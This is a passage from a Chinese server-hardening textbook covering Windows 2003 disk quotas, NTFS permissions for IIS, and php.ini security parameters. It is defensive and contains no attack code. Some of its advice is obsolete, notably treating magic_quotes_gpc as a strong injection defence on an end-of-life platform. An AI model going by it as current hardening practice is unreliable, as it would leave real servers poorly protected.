额的基本含义，想象一下，如果任何人都可以随意占用服务器的硬盘空间，你的服务器硬盘能支撑多久？所以，限制和管理用户使用的硬盘空间是非常重要的，无论是文件服务、Ftp 服务还是 E-mail 服务，都要求对用户使用的磁盘容量进行有限地控制，以避免对资源的滥用。Windows 2003 中的磁盘配额（Disk Quotas）能够简单高效地实现这个功能，相比其他配额软件它具有“原装”的优势。所谓磁盘配额就是管理员可以对本域中的每个用户所能使用的磁盘空间进行配额限制，即每个用户只能使用最大配额范围内的磁盘空间。磁盘配额监视个人用户卷的使用情况，因此，每个用户对磁盘空间的利用都不会影响同一卷上其他用户的磁盘配额。

2. 启用磁盘配额

默认情况下磁盘配额是关闭的，需要对磁盘配额开启和相关的配置，如图 7-101 所示。我们一般先将磁盘空间限制为你自己希望提供给普通客户或者是网站的大小，例如想提供 100MB 的空间，但是又允许超过 20MB 的空间。这里就可以设置成如图 7-101 所示的情况。警告等级其实就是你网站的容量，如果超过了 100MB 的话，可以达到的最大数为 120MB。下面的 2 个选项就比较简单了，主要是日志记录功能了，如果你的网站是虚拟机的话，这个功能比较有用。




图 7-101　启用磁盘配额管理

3. 使用磁盘配额阻止黑客入侵

下面介绍一个非常实用的方法来阻止黑客把木马程序或者后门程序传到服务器上。当然这是有前提的，如果你公司的网站是企业网站，也就是说更新不频繁的情况下，可以使

用这个绝对好的方法来阻止黑客上传文件等。

首先大家回头看图 7-101 中的画红线的部分“拒绝将磁盘空间给超过配额限制的用户”这个选项，同时把将磁盘空间限制为 1kB，同时设置将警告空间限制为 1kB，然后把最下面的用户超出配额限制时记录事件和用户超过警告时记录事件这两个选项。这样如果系统中有其他用户超出了分区的警告等级和配额限制，系统将把这些事件自动记录到系统日志当中，非常有利于管理员对系统分区空间的监控。

如图 7-102 和图 7-103 所示，可以看到没有启用限额的和启用磁盘配额以后的区别。启用磁盘配额以后，用户已经无法向硬盘的这个分区中写入大于配额的文件。并且这个配置对于系统中所有的用户生效，包括 Administrators 组中的用户。



图 7-102　未启用磁盘配额



图 7-103　启用磁盘配额管理

如图 7-104 所示可以看到 administrator 也不能写入文件了。但我们不是启动日志记录功能了嘛？这里来看一下警告，用鼠标右键单击“我的电脑”，从弹出的对话框中选择管理，然后依次展开“系统工具”→“事件查看器”→“系统”，查看日志记录，如图 7-105 所示。




图 7-104　管理员也无法复制文件




图 7-105 使用事件管理器查看事件

技巧：

（1）当然这里也有个小技巧，我们知道启动 IIS 需要的账号是 IUSR_计算机名，如果建立网站的话，对应的访问者应该也是这个账号，所以这里可以设置成 IUSR_计算机名这个用户不能写入文件，但是其他用户能够写入文件。

（2）这里的技巧是，开启 Ftp 服务，然后给 Ftp 一个普通的账号和密码，再然后我们把 Web 服务器对应目录的读/写权限给这个普通用户，然后我们利用磁盘配额的功能让这个用户可以写入。这样就达到一个非常高的安全性了。怎么做呢，其实很简单，如图 7-106 所示我们选择配额项，在配额项中我们选择“配额”→“新建配额项”，便弹出用户选择窗口，选择我们的 Ftp 用户 ftpuser，然后把磁盘空间限制设置成 100MB，如图 7-107 所示。再然后同理选择 IUSR_计算机这个账号，把磁盘限额的空间设置成 1kB。到这里，一个非常变态的设置就算基本上完成了。下面再来说一下这样做的目的，利用 IIS 提供的 Web 服务器的启动权限是 IUSR_计算机这个用户，也就是说，普通用户访问的话，就是利用这个账号来访问的。同时我们不希望访问用户利用黑客手段对我的服务器进行文件上传等操作，这个时候就可利用磁盘配额的功能，添加了一个 ftpuser 的账号，这个账号对 Web 目录可以利用 Ftp 的软件来进行自己服务器的维护工作。这样就达到了非常高的安全标准。




图 7-106　配置磁盘配额给 Ftp 用户



图 7-107　为 ftpuser 设置访问磁盘空间大小

7.10.3　NTFS 详解之 Windows 权限

1. NTFS 访问规则控制

NTFS 的另外一个非常重要的功能是对磁盘或者文件和文件夹的访问规则控制，也就是 Windows 的权限。Windows 的权限大体上可以分为完全控制、修改、读取和运行，列出文件夹目录、读取、写入、特别的权限。同时权限又有 4 个特性：继承性、累加性、优先性、交叉性。我们首先来了解一下基本的概念，然后就开始配置 Windows 的变态权限配置了。

2. NTFS的七种权限

（1）完全控制权限

“完全控制”就是对目录拥有不受限制的完全访问。地位就像 Administrators 在所有组中的地位一样。选中了“完全控制”，下面的五项属性将自动被选中。

（2）修改权限

“修改”则像 Power users，选中了“修改”，下面的四项属性将自动被选中。下面的任何一项没有被选中时，“修改”条件将不再成立。

（3）读取和运行权限

“读取和运行”就是允许读取和运行在目录下的任何文件，“列出文件夹目录”和“读取”是“读取和运行”的必要条件。

（4）列出文件夹目录权限

“列出文件夹目录”是指只能浏览该卷或目录下的子目录，不能读取，也不能运行。

（5）读取权限

“读取”是能够读取该卷或目录下的数据。

（6）写入权限

“写入”就是能往该卷或目录下写入数据。

（7）特别的权限。

“特别的权限”则是对以上的六种权限进行细分。

3. NTFS的特性

（1）权限具有继承性

权限的继承性就是下级文件夹的权限设置在未重设之前是继承其上一级文件的权限设置的，更明确地说，就是如果一个用户对某一文件夹具有“读取”的权限，那这个用户对这个文件夹的下级文件夹同样具有“读取”的权限，除非打断这种继承关系，重新设置。但要注意的是这仅是对静态的文件权限来讲的，对于文件或文件夹的移动或复制，其权限的继承性依照如下原则进行。

① 在同一NTFS分区间复制或移动

在同一 NTFS 分区间复制到不同文件夹时，它的访问权限是和原文件或文件夹的访问权限不一样的。但在同一 NTFS 分区间移动一个文件或文件夹其访问权限保持不变，继承原先未移动前的访问权限。

② 在不同NTFS分区间复制或移动

在不同 NTFS 分区间复制文件或文件夹访问权限会随之改变，复制的文件不是继承原权限，而是继承目标（新）文件夹的访问权限。同样如果是在不同 NTFS 分区间移动文件或文件夹则访问权限随着移动而改变，也继承移动后所在文件夹的权限。

③ 从 NTFS 分区复制或移动到 Fat 格式分区

因为 Fat 格式的文件或文件夹根本没有权限设置项，所以原来文件或文件夹也就不再有访问权限配置了。

（2）权限具有累加性

NTFS 文件或文件夹的权限的累加性具体表现在以下几个方面。

① 工作组权限由组中各用户权限累加决定

如一个组 Group1 中有两个用户 User1、User2，他们同时对某文件或文件夹的访问权限分别为“只读”型的和“写入”型的，那么组 Group1 对该文件或文件夹的访问权限就为 User1 和 User2 的访问权限之和，实际上是取其最大的那个，即“只读”+“写入”=“写入”。

② 用户权限由所属组权限的累加决定

如一个用户 User1 同属于组 Group1 和 Group2，而 Group1 对某一文件或文件夹的访问权限为“只读”型的，而 Group2 对这一文件或文件夹的访问权限为“完全控制”型的，则用户 User1 对该文件或文件夹的访问权限为两个组权限累加所得，即“只读”+“完全控制”=“完全控制”。

（3）权限的优先性

权限的这一特性又包含两种子特性，其一是文件的访问权限优先文件夹的权限，也就是说文件权限可以越过文件夹的权限，不顾上一级文件夹的设置。另一特性就是“拒绝”权限优先其他权限，也就是说“拒绝”权限可以越过所有其他权限，一旦选择了“拒绝”权限，则其他权限也就不能起任何作用，相当于没有设置，下面就具体讲一下这两种子特性。

① 文件权限优先文件夹权限

如果一用户 USER1 对文件夹 Folder A 的访问权限为只读类型的，在这个文件夹下面有一个 File1 文件，可以对这个文件 File1 设置权限为“完全控制”型，而不顾它的上一级文件 Folder A 的权限设置情况。

②“拒绝”权限优先其他权限

如果一个用户 User1 同属于组 Group1 和组 Group2，其中组 Group1 对一个文件 File1（或文件夹）的访问权限为“完全控制”，而用户 Group2 对这个文件 File1 的访问权限设置为“拒绝访问”，根据这个特性 User1 对文件 File1 的访问权限为“拒绝访问”类型，而不管工作组 Group1 对这个文件设置什么权限。

（4）访问权限和共享权限的交叉性

当同一文件夹在为某一用户设置了共享权限的同时又为用户设置了该文件夹的访问权限，且所设权限不一致时，它的取舍原则是取两个权限的交集，也即最严格、最小的那种权限。如文件夹 Folder A 为用户 User1 设置的共享权限为“只读”，同时文件夹 Folder A 为

用户 User1 设置的访问权限为“完全控制”，那么用户 User1 的最终访问权限为“只读”。当然这个文件夹只能是在 NTFS 文件格式的分区中，如是 FAT 格式的分区中也就不存在“访问权限”了，因为 FAT 文件格式的文件夹没有本地访问权限的设置（以上内容参考 http://book.51cto.com/art/200709/56993.htm）了解了上面的这些基础以后我们就可以进行下面的配置了。

7.10.4 变态 Windows 权限配置

1. 常见提权方法

如果想把 Windows 权限配置的变态，主要是必须了解现在常见的提权方法，网上有很多提权方法和视频，我们这里就不多说了。

2. 设置用户的磁盘权限

介绍具体的权限前我们看一下普通的磁盘的权限，如图 7-108 所示。这里包括了 Everyone 和 Users 账户，他们的权限是可以查看目录的内容，这里必须禁止，因为我们的系统盘的内容不希望被其他的人看到，这里我们把 Everyone 和 Users 用户删掉我们只留下 Administrator 和 SYSTEM。同理我们把 D，E，F 盘都设置成这样的权限。注意，这里我的服务器只有 4 个磁盘所以设置成了 4 个，如果你的磁盘有多个的话一定要把所有的磁盘都设置成跟 C 盘一样的权限。这里重点提示，除了 Web 目录有些目录设置成可写以外，其他地方绝对不允许有可写目录的出现，当然这里有个例外就是 c:\windows\temp 目录，因为很多程序需要把文件上传到这里，不过没关系，我会讲解如何详细配置 c:\windows\temp 的。




图 7-108 普通磁盘用户的权限

3．设置“c:\ Documents and Settings”的权限

然后设置“c:\ Documents and Settings”的权限，同样只保留 administrator 和 SYSTEM 权限，这里注意，虽然设置了“Documents and Settings”目录的权限，但是对于目录下的文件权限我们可以看到还是具有自己的权限，如图 7-109 所示，所以这里还需要继续修改。在 Documents and Settings 下面的 Administrator 我们可以看到默认权限只有 administrator，administrators 和 SYSTEM，所以这里不需要修改了。继续看 All Users 目录，默认权限不小，还是只保留 Administrator 和 SYSTEM。了解了上面的步骤以后依次对 All Users 下面的所有目录（注意这里是所有目录）都只保留 Administrator 和 system 权限。



图 7-109　设置“c:\ Documents and Settings”的权限

4．设置“c:\program and files”目录权限

同理 c:\program and files 也只保留 administrator 和 system 权限。但是必须把 common 这个目录设置成如图 7-110 所示的权限。




图 7-110　设置“c:\program and files”目录权限

5. 设置 inetsrv 目录权限

这里有个重点，如果服务器安装了 IIS 的话，会在 c:\windows\system32 目录下创建一个 inetsrv 的目录，这里有个文件夹叫 ASP Compiled Templates 如图 7-111 所示，我们可以看到 IIS 的启动用户 IUSR_计算机名的用户的权限具有完全控制权限，因为这个目录很少有人注意，所以一直成为提权的杀手锏，必须要把这个目录的 IUSR_计算机名这个用户删掉。




图 7-111 删除 IIS_WPG 完全控制权限

6. 设置“c:\windows\temp 目录”权限

下面也是比较重要的 c:\windows\temp 目录的设置了，其实这个目录的设置需要考虑的因素非常多，例如第一点许多应用程序把上传的临时目录设置成这里，所以这个目录必须有可写权限，但是如果设置成可写的话，黑客能够在这里上传 cmd.exe 等程序来进行提权。第二点，有一些服务器的虚拟管理软件例如 hzhost 默认把 session 写入这里，这样就造成了安全隐患，因为 session 中可能包括虚拟机的用户和密码，所以读权限也要谨慎设置。第三这里也是系统的临时文件夹，很多程序的运行都依赖这里。

所以权衡上面的利弊，需要根据具体的情况具体配置了，这里配置的原则是企业或者个人服务器，没有安装 hzhost 等软件的情况。设置成如图 7-112 这样的权限，我们把所有用户删除保留 Administrator 和 system 然后添加 Everyone 修改，读取及运行，列出文件目录，读取，写入权限。



图 7-112　设置“c:\windows\temp 目录”权限

到这里，就算完成了 NTFS 的基本配置了，这样设置的安全性会大大提高。

7.11　Windows 下 PHP+MySQL+IIS 安全平台高级配置

经过前面的学习可以了解到了 IIS+MySQL+PHP 的基本配置过程和 Windows 的基本权限设置，下面介绍 php 的安全配置、Web 目录的安全配置以及 IIS 的高级安全配置。

这里设置的最终目标是 Web 站点只运行 php 不支持 asp 不支持 asp.net，让特定的目录或者子网站不能执行 php 脚本，例如在图片目录，对它设置成不能运行 php，这样就算网站有被登陆后台的危险，能上传文件，但是最终也不能执行 WebShell；就算拿到了 WebShell，他也不能读目录或者文件，不能执行命令，换句大话就是说强大的 WebShell 在黑客手上没有任何的利用价值，让黑客最终直接抓狂而死。

7.11.1　php.ini 文件

为什么把 php.ini 放在最前面写呢，由于 Web 网站是 php 的，所以很多默认的选项是不安全的。给黑客留下了非常多的可利用机会，所以第一步必须要把 php.ini 设置的变态些，这样就能阻止一般脚本黑客的攻击了。

我们首先来了解一些基本的 php.ini 的概念性的东西.空白字符和以分号开始的行被简单地忽略. 设置指令的格式如下：

```
directive = value
```

指令名（directive）是大小写敏感的！所以"foo=bar"不同于"FOO=bar"。

值（value）可以是：

1．用引号界定的字符串（如："foo"）。

2．一个数字（整数或浮点数，如：0, 1, 34, -1, 33.55）。

3．一个 PHP 常量（如：E_ALL, M_PI）。

4．一个 INI 常量（On, Off, none）。

5．一个表达式（如：E_ALL & ~E_NOTICE）。

还有另外一个是设置布尔值，1 是 On 就是开启，0 为 Off 就是关闭，php.ini 分了很多部分，例如模块部分，php 全局配置，数据库配置等。如图 7-113 所示是一个基本的 php.ini 的例子。




图 7-113 php.ini 文件参数

7.11.2 php.ini 参数安全设置

了解了基本的概念以后我们就可以开始高级配置之旅，下面分别介绍 php.ini 中的涉及安全的重要参数。

第一个重要的参数是 register_globals。这个配置影响到 php 如何接收传递过来的参数，说白了 register_globals 的意思就是注册为全局变量，所以当 On 的时候，传递过来的值会被直接的注册为全局变量直接使用，而 Off 的时候，我们需要到特定的数组里去得到它。从 www.milw0rm.com 很多的 php 漏洞来看一大部分是因为 Register_Globals 为 On 的时候被利用的，所以这个参数强烈推荐修改成 Off，php 的最高版现在都是默认是 Off 的，如果你用的版本比较老的话一定要修改这里。

第二个重要的参数是 magic_quotes_gpc。如果你把 magic_quotes_gpc 设置成了 Off，那么 php 就不会对 4 种字符' (单引号)，" (双引号)，\ (反斜线) 和空字符进行转义，那这样的

话就会造成服务器可能会有非法注入的可能性。但是如果你把 Magic_quotes_gpc 设置成 On 的话，php 就会给$_POST，$_GET，$_COOKIE 提交的变量中如果有上面四种字符的话就会加上\反斜扛，这样就会大大的提高 php 的安全性质，强烈推荐 Magic_quotes_gpc 为 On。

第三个比较重要的是 display_errors。为什么说这个参数重要呢，因为没有不会犯错误的开发者，php 的 display_errors 参数就是帮助开发者定位和确定这些错误的。可是如果 php 提供的这些信息被黑客了解到的话，这就不妙了。如图 7-114 所示某国库的网站因为对 display_errors 没有进行设置，导致 Web 目录泄露。这对于黑客来说可是非常重要的信息，因为很多时候的渗透都需要知道 Web 目录，例如 WebShell 的写入等，所以我们强烈推荐大家把这个参数设置成 Off。

